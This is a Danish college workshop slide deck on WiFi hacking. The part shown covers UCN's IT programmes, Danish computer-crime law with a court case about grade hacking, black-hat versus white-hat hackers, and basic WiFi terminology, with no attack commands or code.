Hack et WiFi Netværk

Henning Thomsen
hth@ucn.dk

UCN PROFESSIONSHØJSKOLEN

Download præsentation

- Præsentationen kan hentes via Github.com på følgende link:

https://github.com/henningth/Hack

Kontakt ved spørgsmål om uddannelserne:
Henning Thomsen
Email: hth@ucn.dk

Agenda

- Intro til UCNs IT-uddannelser
- Præsentation af uddannelserne ved studerende
- Må vi gerne hacke?
- Hack et WiFi netværk – hvordan gør man det?
  - Kali Linux
  - Kommandolinjen
  - Aircrack-ng og airodump-ng værktøjerne
- Hvordan sikrer man sit WiFi netværk?
- Evaluering af workshoppen


IT-uddannelserne ved UCN

UCN

PROFESSIONSHØJSKOLEN

IT-uddannelserne

På hvilket niveau ligger UCNs uddannelser?



*PBA IT-sikkerhed
*PBA Softwareudvikling
*PBA Webudvikling

**Datamatiker
IT-teknolog

**PBA = Professionsbacheloruddannelse (varighed 1½ år)*
*** Datamatikeruddannelsen kræver matematik B*

Skiftet fra elev til studerende

Refleksiv praksislæring (RPL)

PÅ UCN VÆGTER VI TRE FAKTORER, DER FREMMER KOBLINGEN MELLEM TEORI OG PRAKSIS:

1. Du skal som studerende kende til anvendelsesmuligheder af viden, udvikle færdigheder til at sætte dig forpligtende mål samt udvikle tiltro til egne evner.
2. Du skal i undervisningen tilegne dig viden og færdigheder, du skal anvende i praksis.
3. Du skal indgå i en arbejdssituation, hvor det lærte skal anvendes.

Karrieremuligheder

- IT-konsulent
- Softwarearkitekt
- IT-projektleder
- Scrum Master
- Product Owner
- Softwareudvikler
- Programmør
- Hardware/systemudvikler
- Netværksspecialist/konsulent
- Systemadministrator
- Business Intelligence konsulent

Datamatikeruddannelsens struktur

Sem.	Nationale fagelementer	Lokale fagelementer	ECTS	Intern/ ekstern	Kaldes også
			0	Intern	Studiestartsprøve
1. og 2.	Programmering		30	Ekstern	Førsteårsprøven
	Systemudvikling		15		
	Virksomheden		10		
	Teknologi		5		
3.	Programmering 2		10	Ekstern	Programmerings-prøven
	Teknologi 2		10		
3.	Systemudvikling 2		10	Intern	Systemudviklings-prøven
4		Valgfag	30	Intern	Valgfagsprøven
5.	Praktik		15	Intern	Praktikprøven
5.	Afsluttende eksamensprojekt		15	Ekstern	Afsluttende prøve
I alt ECTS			**150**		

Tabel 1 - Oversigt over alle prøverne og de tidsmæssige placeringer.

IT-Teknologuddannelsens struktur

Tidsmæssig placering	Nationale fagele-menter	Lokale fagele-menter	Valgfag	ECTS	Intern / ekstern	Bedømmelse
1. Semester	Studiestartsprøven			0 ECTS	Intern	Bestået/ikke bestået
1. og 2. Se-mester	Netværksteknologi			9 ECTS	Ekstern	7- Trins skala
	Indlejrede systemer			9 ECTS		
	Programmering			7 ECTS		
	Projektstyring og for-retningsforståelse			5 ECTS		
3. Semester		IT-sikkerhed		5 ECTS	Intern	7- Trins skala
		Internet of Things		7 ECTS		
		Cloudcomputing		7 ECTS		
		Enterprise Net-værk		6 ECTS		
			Valgfag	5 ECTS		
4. Semester	Praktik			15 ECTS	Intern	7- Trins skala
4. Semester	Afsluttende eksa-mensprojekt			15 ECTS	Ekstern	7- Trins skala
I alt ECTS:				120 ECTS		

*IT-Sikkerhedsuddannelsens struktur

Sem.	Nationale fagelementer	Lokale fag-elementer	Valgfag	ECTS	Intern/ ekstern
1.	Sikkerhed i IT-Governance			5	Ekstern, udprøves på 2. sem sammen med Videregående sikkerhed i IT-Governance
	Introduktion til it-sikkerhed			5	Intern
	Systemsikkerhed			10	Intern
	Netværks- og kommunikationssikkerhed			10	Ekstern
2.	Videregående sikkerhed i it-governance			5	Ekstern
	Softwaresikkerhed			10	Intern
			Valgfag	15	Intern
3.	Praktik			15	Intern
	Professionsbachelorprojekt			15	Ekstern
I alt ECTS:				90	

PROFESSIONSHØJSKOLEN

*Professionsbacheloruddannelse (kræver enten uddannelse som datamatiker eller IT-teknolog)

Hacking

Juridiske aspekter

PROFESSIONSHØJSKOLEN

Hackerbestemmelsen (Straffeloven § 263)

- *Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens datasystem eller data, som er bestemt til at bruges i et datasystem.*

Gymnasieelev får betinget dom for karakter-hacking

En gymnasieelev har fået en betinget dom på et år efter at have brudt ind i skolens it-system og ændret sine karakterer. Tre andre er frifundet.

Elías Christian Lundström @TekkyViking Tirsdag, 2. september 2014 - 10:42 6

FØLG

To år efter at det kom frem, at nogen havde brudt ind i Københavns Tekniske Skoles studieadministrationssystem Lectio og ændret flere elevers karakterer, er der nu faldet dom i sagen. Københavns Byret gav en betinget dom til en 21-årig og frikendte samtidig to 21-årige og en 20-årig i sagen. Det skriver Politiken.

De tre, der blev frifundet, erklærede sig alle uskyldige, mens den dømte i sagen erkendte sin skyld. Han fik en betinget dom på et år.

Anklagemyndigheden havde krævet en fængselsdom til de anklagede elever med henvisning til straffelovens paragraf 263 om at skaffe sig uberettiget adgang til et informationssystem.


»Vi har en række log-filer, vi har nogle oversigter over nogle karakterer. Det er sådan set det, der skulle være det bindende bevis. Vi synes ikke, at det er nok. Forstået på den måde, at vi er kommet

Love og regler

- Der er mange andre love og regler, der gør sig gældende i forbindelse med anvendelse af computere / IT-systemer. Som tommelfingerregel blive man straffet for følgende, hvis man ikke har fået tilladelse:
  - Brug af andre personers computere
  - Brug af andre personers netværk
  - Brug af andre personers konti og adgangskoder
  - Deling af andre personers adgangsmidler (eks. passwords)
  - Ændring af andre personers data
  - Hindring af andre personers adgang til IT-systemer
  - Uberettiget adgang til andre personers systemer

Hackere og hatte

- I gamle westernfilm var det som regel farven på hatten, der viste om en karakter var god eller ond; hvid hat til heltene og sort hat til skurkene.




Black Hat Hacker

- Betegnelsen for de onde hackere.
- Black Hat er dem, der hacker sig ind i organisationer, virksomheder mm. for at skade disse. Det gør de for eksempel for at:
  - kræve løsepenge
  - udføre industrispionage
  - stoppe produktionssystemer
  - tyveri af kreditkortinformationer
  - stjæle logins og passwords (som anvendes til andet kriminalitet)

- Det er ofte disse “bad guys” som du hører om i nyhederne.
- Black Hats er ofte Advanced Persistent Threat (APT). Dvs. organiserede kriminelle som mange gange er finansieret af lande/regeringer og bliver ved over længere perioder.

White Hat Hacker



- Betegnes også som en “Etisk hacker” (“ethical hacker”) og er betegnelsen for de gode hackere.
- White Hats er dem, der hjælper virksomheder/organisationer. Det gør de for eksempel ved at:
  - teste organisationens sikkerhed
  - udføre penetration tests
  - implementere overvågning på netværk
  - lukke sikkerhedshuller
  - efterforsker IT-kriminalitet hos politiet
  - sikre DK via efterretningstjenesten
  - tage kampen op imod Black Hats

WiFi

Intro, terminologi, sikkerhed

UCN


PROFESSIONSHØJSKOLEN

WiFi

- Standarder fra IEEE til trådløs kommunikation
- 802.11 serien (a/b/g/n/ac/ad …)
- Vi har brug for denne viden, så vi ved hvilke bånd vi skal søge på, når vi vil hacke et WIFI

WiFi netværk

- Flere klienter forbinder til et trådløst Access Point (AP)




Figur fra: Computer Networking: A-top-down approach 6th ed, Kurose og Ross

